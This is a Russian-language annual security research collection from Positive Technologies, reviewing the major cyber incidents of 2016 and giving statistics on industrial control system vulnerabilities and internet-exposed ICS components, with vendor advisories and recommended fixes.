POSITIVE TECHNOLOGIES

POSITIVE RESEARCH 2017

Сборник исследований по практической безопасности

Содержание

От редакции:
Карты, деньги и Интернет вещей

Минувший год оказался богат на события в области информационной безопасности. Помимо пентестов и анализа уязвимостей, эксперты компании Positive Technologies приняли участие в расследовании ряда инцидентов, включая крупные атаки на банки, а также проанализировали общую картину атак благодаря данным собственного центра мониторинга (SOC) и данным, полученным в ходе пилотных проектов и внедрения продуктов компании в различных организациях. Самые интересные результаты исследований мы традиционно представляем в ежегодном сборнике Positive Research. А вот как выглядит вкратце общая картина киберугроз года:

Массовые утечки: никто не защищен. Результатом большинства компьютерных атак года стала компрометация данных. Теперь утекают не только приватные данные обычных пользователей соцсетей, но и переписка высокопоставленных политиков и секреты спецслужб (стр. 3).

Целевые атаки: через человека в корпорацию. Более половины кибератак года являются целевыми, причем большинство из них направлены на корпоративные активы. В последние годы такие атаки стали более скрытными: среднее время присутствия атакующих в системе увеличилось до 3 лет. При этом лишь 10% атак выявляются самими жертвами: в 90% случаев они узнают о том, что были атакованы, из внешних источников. Популярным способом проникновения является таргетированный фишинг (стр. 23), что неудивительно — как показывают наши исследования, уровень осведомленности сотрудников компаний в вопросах информационной безопасности заметно снизился (стр. 19).

Финансы поют романсы. По оценкам наших экспертов, количество атак на банки и другие финансовые системы продолжит расти как минимум на 30% за год. Для таких атак злоумышленники все чаще используют простые методы и легальное ПО, но сами атаки готовятся более тщательно. В частности, появляются более изощренные схемы грабежа, которые включают предварительную атаку инфраструктуры банка для последующего выведения денег из банкоматов. Множество уязвимостей находится в ПО банкоматов, включая уязвимости систем защиты (стр. 32, стр. 34).

Под прицелом энергетика. Среди промышленных систем управления, доступных через Интернет, лидируют системы автоматизации зданий и управления электроэнергией. Основная доля опубликованных в 2016 году уязвимостей имеет критическую и высокую степень риска (60%), наиболее распространенные это «Удаленное выполнение кода», «Отказ в обслуживании» и «Раскрытие информации». При этом большая часть уязвимостей приходится на устройства диспетчеризации и мониторинга (стр. 8).

Выкуп на высшем уровне. Крупные компании все чаще подвергаются вымогательству с помощью троянов-шифровальщиков и DDoS-атак (стр. 3, стр. 23). Не в последнюю очередь популярность таких атак связана с удобством и анонимностью использования криптовалюты Bitcoin.

Самая частая цель веб-атак — госсайты. Наиболее популярны простые атаки: «Внедрение операторов SQL», «Выполнение команд ОС», «Выход за пределы назначенной директории» (Path Traversal) и «Межсайтовое выполнение сценариев». Они не требуют лишних затрат и дополнительных условий, а необходимые для этих атак уязвимости встречаются на сайтах по-прежнему часто (стр. 38, стр. 43).

Вами управляет Android. Вредоносное ПО, которое получает на Android-устройствах права суперпользователя и обходит новые системы защиты (Gugi, Hummer, Gooligan), стало обычным делом для 2016 года, а количество пострадавших уже исчисляется миллионами. Значительную роль в успехе злоумышленников играют уязвимости как в самой операционной системе Android (стр. 82), так и в приложениях. Например, 60% финансовых приложений под Android содержат критически опасные уязвимости (стр. 28).

Закладки для отладки. Исследователи все чаще обнаруживают легальные аппаратные возможности, которые могут быть использованы хакерами. Так, в новых процессорах Intel наши эксперты выявили доступ к отладочному интерфейсу JTAG через обычный порт USB 3.0, что позволяет получить полный контроль над процессором (стр. 78). Не исключено, что в 2017 году атаки через скрытые функции аппаратных платформ станут модным трендом.

Радиозависимость. Подмена GPS-сигнала стала доступна всем желающим: достаточно дешевая техника позволяет проводить атаки, которые искажают не только координаты, но и время (стр. 102). В то же время мода на Интернет вещей сопровождается активным использованием беспроводных протоколов с известными уязвимостями (GSM, Wi-Fi, ZigBee, Bluetooth). Это позволяет атаковать самые разнообразные устройства, от беспроводных клавиатур до квадрокоптеров (стр. 62, стр. 68, стр. 70).

Интернет заразных вещей. В выпуске Positive Research 2015 у нас был прогноз с таким названием. Ну вот, спустя два года он полностью сбылся. Автоматизация управления стала доступна массовым пользователям, а безопасность — не стала. Гаджеты из Интернета вещей, как правило, даже не имеют наглядных интерфейсов, позволяющих понять, что устройство скомпрометировано, или обновить его прошивку. Как результат, атаки с помощью сотен тысяч зараженных гаджетов стали повседневной реальностью. А ведь этого вполне можно было избежать (стр. 105).

Искусственный интеллект как угроза. Последний год в IT-изданиях много пишут об успехах машинного обучения, но практически не говорят о серьезных проблемах безопасности, которые могут возникнуть при использовании систем искусственного интеллекта. Между тем, некоторые примеры позволяют прогнозировать такие проблемы уже сейчас (стр. 108).

Топ-15 инцидентов года

Александр Антипов, SecurityLab.ru

Если в прошлом году наш список самых громких инцидентов информационной безопасности состоял в основном из утечек данных, то в этом году к ним добавилось множество атак на финансовые системы. Другим заметным явлением года стал небезопасный Интернет вещей.

01

ХАКЕРСКИЕ ВЫБОРЫ В США

В 2016 году в преддверии президентских выборов в США были осуществлены многочисленные кибератаки на ресурсы Демократической партии США. Западные СМИ обвинили в атаках хакерские группировки CozyDuke (или APT 29) и Fancy Bear (Sofacy или APT 28). Выдвигались предположения, что атаки смогли повлиять на результаты выборов в США, однако новый президент США Дональд Трамп опроверг эти предположения.

02

ВЗЛОМ EQUATION GROUP

В августе 2016 года стало известно о масштабной утечке данных компании Equation Group, тесно сотрудничавшей с АНБ США. Хакерская группировка под названием Shadow Brokers опубликовала похищенные у компании материалы, в результате чего стало известно о хакерском арсенале АНБ для получения неавторизованного доступа к сетевому оборудованию — в частности, об уязвимостях нулевого дня EPICBANANA и ExtraBacon, используемых для взлома маршрутизаторов компании Cisco. Также в архиве обнаружены эксплойты для взлома FortiGate 4.x, Juniper ScreenOS и бэкдор NOPEN, способный работать на различных операционных системах, включая Linux, FreeBSD, SunOS, Solaris и HP-UX.

03

СОЦИАЛЬНЫЕ СЕТИ: НИЧЕГО ЛИЧНОГО

В 2016 году в Сеть попали архивы масштабных утечек крупнейших сетевых сервисов LinkedIn, «ВКонтакте», Tumblr, Dropbox, Yahoo. В течение всего года выкладывались архивы, содержащие личные данные пользователей, включая имена, номера телефонов, адреса, секретные вопросы. Ниже представлен список сайтов и примерное количество пострадавших пользователей:

+ Yahoo — 200 млн учетных записей,
+ LinkedIn — 117 млн,
+ MySpace — 427 млн,
+ «ВКонтакте» — 93 млн,
+ Dropbox — 69 млн,
+ Tumblr — 65 млн.

04

КИБЕРШПИОНАЖ ПРОТИВ РОССИЙСКИХ ОРГАНИЗАЦИЙ

30 июля 2016 года пресс-служба ФСБ России сообщила об обнаружении вредоносной деятельности, направленной на компьютерные сети более чем 20 организаций, расположенных на территории РФ. Сотрудники ФСБ выявили вредоносное ПО, предназначенное для кибершпионажа. Заражению подверглись информационные ресурсы органов государственной власти и управления, научных и военных учреждений, предприятий оборонно-промышленного комплекса и других объектов критически важной инфраструктуры страны.

05 DYN DNS DDOS И ДРУГИЕ ЖЕРТВЫ MIRAI

21 октября 2016 года в результате мощной DoS-атаки на крупнейшего DNS-провайдера Dyn стали недоступны такие популярные сайты, как Twitter, Reddit, PayPal, Pinterest, SoundCloud, Spotify и GitHub. У пользователей в России также возникли трудности с доступом к некоторым сервисам, в частности к Spotify, GitHub и PlayStation Network. Атаки осуществлялись с помощью ботнета Mirai, объединившего сотни тысяч зараженных устройств Интернета вещей (в основном роутеры и веб-камеры) и использованного для целого ряда DDoS-атак рекордной мощности (до 1 Тбит/с). В ноябре около 900 тыс. домашних роутеров немецкого провайдера Deutsche Telekom были выведены из строя при попытке построения из них новой версии Mirai-ботнета. В организации атаки обвинили 29-летнего британца — его задержали в лондонском аэропорту 22 февраля, сейчас ему грозит десятилетнее тюремное заключение в Германии.

06 ADULT FRIEND FINDER: КОМПРОМАТ НЕ УДАЛИШЬ

Взлом ресурса для взрослых Adult Friend Finder увенчался утечкой более 400 млн учетных записей. Все похищенные базы данных содержат логины, адреса электронной почты и пароли, зашифрованные при помощи слабого алгоритма SHA1. Как выяснилось при анализе, более 15 млн электронных адресов имели формат email@address.com@deleted1.com, позволяющий предположить, что Adult Friend Finder сохранял данные даже после удаления учетной записи пользователем.

07 АТАКА НА SWIFT: КАК УКРАСТЬ МИЛЛИОНЫ

В 2016 году стало известно о трех успешных атаках на различные банки, подключенные к системе SWIFT. Первая атака увенчалась хищением 81 млн долл. со счетов Центробанка Бангладеш. В ходе второй атаки злоумышленники скомпрометировали программное обеспечение SWIFT, проникли в систему банка и похитили учетные данные для авторизации в SWIFT. Далее злоумышленники модифицировали базу данных, куда через сеть SWIFT записывалась информация об осуществляемых банком денежных переводах. В этот раз киберпреступники воспользовались трояном, с помощью которого подделывали PDF-отчеты о переводе денежных средств. Эксперты считают, что таким образом они скрывали следы вмешательства в работу системы. Третья успешная атака была нацелена на один из украинских банков: злоумышленникам удалось похитить 10 млн долл.

08 МАССОВАЯ ОБНАЛИЧКА В ЯПОНИИ

В мае 2016 года стало известно о массовом хищении средств с пластиковых карт через банкоматы на территории Токио и еще 16 префектур Японии. В течение 2,5 часов злоумышленники обналичили примерно 13 млн долл. в банкоматах, расположенных в 1400 круглосуточных магазинах. Преступники использовали фальшивые банковские карты, созданные на основе информации, полученной в результате утечки данных из южноафриканского банка.

09 АТАКА НА КЛИЕНТОВ TESCO BANK

В ноябре 2016 года стало известно об успешной хакерской атаке на клиентов Tesco Bank. Атака затронула 40 тыс. клиентов банка, а средства были похищены с 20 тыс. счетов. Tesco Bank был вынужден временно прекратить все онлайн-транзакции до тех пор, пока эксперты не выяснят обстоятельства инцидента.

10 ШИФРОВАЛЬЩИК ЗАХВАТИЛ МЕТРО

В конце ноября 2016 года около тысячи компьютеров метрополитена Сан-Франциско были заражены трояном-криптолокером HDDCryptor, в результате чего данные на этих компьютерах были зашифрованы, а злоумышленник потребовал 100 биткойнов (около 73 тыс. долл.) за расшифровку. Руководство метрополитена отказалось платить выкуп и занялось восстановлением данных из бэкапов, но это заняло более двух дней. Все это время автоматы по продаже билетов были отключены, и целых два дня пассажиры могли кататься на метро Сан-Франциско бесплатно.

11 КРАЖА ДИПЛОМАТИЧЕСКОЙ ПОЧТЫ

В январе 2017 года стало известно о вредоносной деятельности, направленной против министерств иностранных дел Польши и Чехии. Об успешности атаки на польский МИД ничего не известно, однако хакерам удалось заполучить доступ к почтовым серверам МИД Чехии. Неизвестные взломали учетные записи десятков сотрудников министерства и похитили сообщения из почтовых ящиков, в том числе секретную информацию, касающуюся союзников страны.

12 ЗАРАЖЕННЫЕ БАНКИ ПОЛЬШИ

Компьютерные системы ряда банков в Польше были инфицированы вредоносным ПО в результате крупнейшей в истории страны кибератаки на финансовый сектор. В феврале 2017 года сотрудники служб безопасности нескольких польских банков обнаружили в компьютерных системах финорганизаций вредоносное ПО. Источником заражения предположительно стала Комиссия по финансовому надзору (государственный орган надзора за финансовым рынком в Польше). Представители регулятора подтвердили факт компрометации своих внутренних систем, но не дали никаких подробности инцидента, отметив лишь, что атаки были осуществлены «кем-то из другой страны».

13 CLOUDFLARE РАСКИДАЛ ПРИВАТНЫЕ ДАННЫЕ ПО ВЕБУ

В одной из крупнейших сетей доставки контента CloudFlare выявлена уязвимость, ставшая причиной утечки конфиденциальных данных, включая пароли, сессионные файлы cookie и токены, фигурирующие при обработке запросов других сайтов. CloudFlare является посредником между хостером сайта и посетителями, выполняя роль обратного прокси. В результате ошибки случайные фрагменты памяти прокси-сервера внедрялись в содержимое веб-страниц, которые выдавались пользователям веб-сервисов таких компаний, как Uber, Fitbit и OkCupid, а также индексировались поисковыми ботами. Как оказалось, эти «случайные фрагменты» и содержали множество приватной информации. Устранение уязвимости потребовало не только исправления кода, но и зачистки поисковиков.

14 ПУБЛИКАЦИЯ ХАКЕРСКИХ СЕКРЕТОВ ЦРУ


В марте 2017 года стало известно об утечке архива секретных документов ЦРУ, относящихся к кибероружию. Архив Vault 7, опубликованный на сайте WikiLeaks, содержит описание хакерского арсенала Центрального разведывательного управления США. Первая часть документов, Year Zero, включает свыше 8700 файлов, полученных из внутренней сети Центра киберразведки ЦРУ в Лэнгли. Согласно заявлению WikiLeaks, управление способно перехватывать сообщения мессенджеров WhatsApp, Telegram и Signal до того, как они будут зашифрованы, а также прослушивать популярные маршрутизаторы, получать информацию с камер и микрофонов смартфонов, атаковать и инфицировать системы на базе Windows, Mac OS X, Solaris, Linux и других ОС.

15 БЕРЕГИТЕСЬ ПЛЮШЕВЫХ МИШЕК


Отдельные примеры взлома гаджетов для детей случались и раньше, но за прошедший год проблема явно вышла на массовый уровень. В 2016 году поисковик по Интернету вещей Shodan открыл раздел, позволяющий просматривать изображения с миллионов веб-камер, подключенных к Интернету по незащищенным протоколам. Среди них оказалось и множество видеонянь, используемых для присмотра за детьми. А в начале 2017 года обнаружилось, что в Интернете доступна база данных сервиса CloudPets, который позволяет доставлять голосовые сообщения в детские игрушки. Два миллиона сообщений для плюшевых мишек, а также персональные данные около 800 тыс. пользователей, включая их адреса и фотографии, оказались в широком доступе благодаря использованию незащищенной базы данных на основе MongoDB.

КРИТИЧЕСКИЕ ИНФРАСТРУКТУРЫ

Безопасность АСУ ТП: итоги 2016 года



Владимир Назаров, Иван Бойко, Юлия Симонова, Анастасия Гришина, Евгений Дружинин, Илья Карпов




Применение автоматизированных систем управления технологическим процессом, или промышленных систем управления (АСУ ТП, ICS) уже давно вышло за рамки классических промышленных организаций. Сегодня компоненты АСУ ТП применяются в самых разных областях, от атомных электростанций до персональных систем «умных домов». Быстрый рост числа компаний, внедряющих АСУ ТП, при ограниченном числе ведущих производителей приводит к тому, что один и тот же продукт может использоваться как на критически важных объектах, так и в частных организациях. Злоумышленник, обнаружив уязвимость в одной АСУ ТП, сможет проводить атаки на множество объектов во всем мире. Между тем производители и потребители не всегда уделяют должное внимание безопасности своих АСУ ТП. Из-за требования непрерывности технологических процессов базовые компоненты систем управления (индустриальные протоколы, ОС, СУБД) не обновляются годами. Все эти факторы в совокупности приводят к развитию новых угроз безопасности.

В частности, как выявило наше исследование, в 2016 году было опубликовано более 100 уязвимостей в компонентах АСУ ТП основных производителей, больше всего их найдено в продуктах Siemens, Advantech, Schneider Electric и Moxa. Основная доля опубликованных уязвимостей имеет критическую и высокую степень риска (60%), наиболее распространенные из них это «Удаленное выполнение кода», «Отказ в обслуживании» и «Раскрытие информации». При этом большая часть уязвимостей приходится на устройства диспетчеризации и мониторинга (ЧМИ/SCADA).

Кроме того, на начало 2017 года обнаружено более 160 000 компонентов АСУ ТП, имеющих подключение к сети Интернет. Наибольшее их количество приходится на США (31%), Германию (8%) и Китай (5%). Как и в прошлые годы, самыми распространенными компонентами в сети Интернет являются системы автоматизации зданий компании Tridium, системы мониторинга и управления электроэнергией SMA Solar Technology, а также устройство IPC@CHIP немецкой компании Beck IPC.

Более подробные результаты анализа уязвимостей и доступных через сеть Интернет компонентов АСУ ТП приведены ниже.



Общее количество уязвимостей, обнаруженных в компонентах АСУ ТП

АНАЛИЗ УЯЗВИМОСТЕЙ

Методика исследования

В качестве основы для исследования была использована информация из общедоступных источников, таких как базы знаний уязвимостей, уведомления производителей, сборники эксплойтов, доклады научных конференций, публикации на специализированных сайтах и в блогах[1].

В качестве базы знаний уязвимостей использовались следующие ресурсы:

+ ICS-CERT (ics-cert.us-cert.gov);
+ NVD (nvd.nist.gov), CVE (cve.mitre.org);
+ Positive Research Center (securitylab.ru/lab);
+ Siemens Product CERT (siemens.com/cert);
+ Schneider Electric Cybersecurity Support Portal (schneider-electric.com/b2b/en/support/cybersecurity/security-notifications.jsp).

Степень риска уязвимости компонентов АСУ ТП определяется на основе значения Common Vulnerability Scoring System (CVSS) третьей версии (first.org/cvss).

При анализе уязвимостей было рассмотрено оборудование и ПО ведущих производителей автоматизированных систем. При этом в исследование не включались данные по уязвимостям общераспространенного ПО (например, OpenSSL или GNU), которое могло быть использовано при разработке прикладного ПО для АСУ ТП.


Динамика обнаружения уязвимостей

По сравнению с 2015 годом в 2016 году количество опубликованных уязвимостей основных производителей снизилось (115). Следует отметить, что такое количество уязвимостей нельзя назвать окончательным, так как данные по некоторым из них могут быть опубликованы позднее, после их устранения. В частности, эксперты нашей компании направили производителям систем АСУ ТП (Siemens, Schneider Electric и др.) информацию о 13 уязвимостях, которые на момент написания данной статьи еще не опубликованы.

Уязвимости по производителям

Как и в 2015 году, лидерами в рейтинге наиболее уязвимых компонентов АСУ ТП являются продукты компаний Siemens, Advantech, Schneider Electric, а также производителя промышленного сетевого оборудования компании Moxa. Количество опубликованных уязвимостей напрямую зависит от распространенности продукта и от того, придерживается ли производитель политики ответственного разглашения. Поэтому эти данные не свидетельствуют напрямую о слабой защищенности этих решений. Скорее может быть справедливым обратный вывод: продукты производителей, не публикующих информацию о выявленных и исправленных уязвимостях, вероятно, более уязвимы.


[1] digitalbond.com, scadahacker.com, immunityinc.com/products/canvas, exploit-db.com, rapid7.com/db




Уязвимости по основным производителям компонентов АСУ ТП

Уязвимости по компонентам

Большая часть уязвимостей, опубликованных в 2016 году, приходится на устройства, выполняющие функции диспетчеризации и мониторинга (ЧМИ/SCADA). А наиболее распространенными типами уязвимостей стали «Удаленное выполнение кода», «Отказ в обслуживании» и «Раскрытие информации».



Количество уязвимостей в различных компонентах АСУ ТП




Распространенные типы уязвимостей компонентов АСУ ТП


При этом, в соответствии с метриками CVSS версии 3, большинство уязвимостей могут эксплуатироваться удаленно без необходимости получения каких-либо привилегий.

Степень риска

Больше половины выявленных уязвимостей относятся к критической и высокой степени риска в соответствии с оценкой CVSS версии 3.



Распределение уязимостей по степеням риска



Доля уязвимостей в соответствии со значениями метрик CVSS

Уязвимости, выявленные специалистами Positive Technologies

В 2016 году производители подтвердили и устранили 11 новых уязвимостей, выявленных нашими специалистами в компонентах АСУ ТП таких компаний, как Siemens, Advantech, Schneider Electric, General Electric, Rockwell Automation. Две обнаруженные уязвимости имеют критическую степень риска, еще две — высокую.

Таблица 1. Примеры обнаруженных уязвимостей

	ICSA-16-336-01 (CVE-2016-8567)	SEVD-2016-343-01	ICSA-16-336-05A (CVE-2016-9360)
Производитель	**Siemens**	**Schneider Electric**	**General Electric**
Краткое описание	Уязвимость в программном обеспечении Siemens SICAM Power Automation System связана с ненадежным хранением паролей и разглашением чувствительной информации. Злоумышленник может удаленно получить привилегированный доступ к базе данных SICAM PAS, используя стандартную возможность дистанционного конфигурирования через TCP-порт 2638 и жестко закодированные пароли в заводских учетных записях	Уязвимость в программном обеспечении StruxureWare Data Center Expert 7.3.1.114 и 7.2.4 и более ранних версиях продукта связана с небезопасным хранением некоторых паролей в открытом виде в оперативной памяти	Уязвимость в продуктах Proficy HMI/SCADA iFIX 5.8 SIM 13, Proficy HMI/SCADA CIMPLICITY 9.0, Proficy Historian 6.0 и в их предыдущих версиях позволяет злоумышленнику локально перехватить пароли пользователей при наличии доступа к авторизованной сессии
Оценка CVSS	**9,8** Уязвимость критического уровня риска	**7,6** Уязвимость высокого уровня риска	**6,4** Уязвимость среднего уровня риска
Вектор CVSS	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:L/A:N	AV:L/AC:H/PR:H/UI:R/S:C/C:H/I:L/A:L
Рекомендации по устранению	Для устранения уязвимости производитель рекомендует обновить SICAM PAS до версии 8.0	Для устранения уязвимости производитель рекомендует обновить программное обеспечение до версии 7.4.0 или выше	Для устранения уязвимости производитель рекомендует обновить Proficy HMI/SCADA iFIX до версии 5.8 SIM 14, Proficy HMI/SCADA CIMPLICITY — до версии 9.5, а Proficy Historian — до версии 7.0
Ссылка	ics-cert.us-cert.gov/advisories/ICSA-16-336-01	schneider-electric.com/en/download/document/SEVD-2016-343-01	ics-cert.us-cert.gov/advisories/ICSA-16-336-05A

Важно

Уязвимости, связанные с хранением паролей пользователей в открытом виде, могут привести к перехвату контроля над SCADA-системой. Штатно авторизовавшись в системе, злоумышленник может влиять на технологический процесс, что грозит не только экономическими потерями, но и поломкой оборудования и даже авариями. А в случае получения пароля к базам данных злоумышленник может нелегитимно модифицировать информацию, создавая предпосылки к возникновению различных нештатных ситуаций.

РАСПРОСТРАНЕННОСТЬ КОМПОНЕНТОВ АСУ ТП В СЕТИ ИНТЕРНЕТ

Методика исследования

Сбор данных о доступности компонентов АСУ ТП в сети Интернет осуществлялся исключительно пассивными методами. Использовались результаты сканирования портов ресурсов, доступных в сети Интернет, полученные с помощью общедоступных поисковых систем: Google, Shodan (shodan.io), Censys (censys.io).

После получения информации из общедоступных источников был проведен ее дополнительный анализ на предмет взаимосвязи с АСУ ТП. Специалисты Positive Technologies составили базу данных идентификаторов АСУ ТП, состоящую примерно из 800 записей, позволяющих на основе баннера сделать заключение об используемом продукте и его производителе.


Распространенность

В результате исследования выявлено 162 039 компонентов АСУ ТП, доступных в сети Интернет. Установлено, что 4515 компонентов (3% от общего числа) применяются в области энергетики, а 38 580 (24%) относятся к области автоматизации зданий.


Если рассматривать доступные компоненты в зависимости от используемого ими протокола, то было выявлено, что наибольшее количество компонентов АСУ ТП, как и в прошлые годы, доступно по протоколу HTTP.

Территориальное распределение


Лидером по количеству найденных компонентов с большим отрывом уже не первый год является США (31% от общего числа найденных компонентов), второе место занимает Германия (8%), затем следует Китай (5%), который в 2015 году даже не попал в первую десятку лидеров. Большое число найденных компонентов АСУ ТП в этих странах, среди прочего, связано с широким распространением современных автоматизированных систем управления зданиями.



Количество компонентов АСУ ТП, доступных в сети Интернет (распределение по используемым протоколам)



Топ-10 стран по количеству компонентов АСУ ТП, доступных в сети Интернет




Количество компонентов АСУ ТП, доступных в сети Интернет (распределение по странам)

Интересный факт


Как и в прошлый период, в 2016 году Россия занимает 31-е место с 591 компонентом АСУ ТП (менее 1% от общего числа доступных в сети Интернет компонентов).

Распространенность компонентов АСУ ТП по производителям

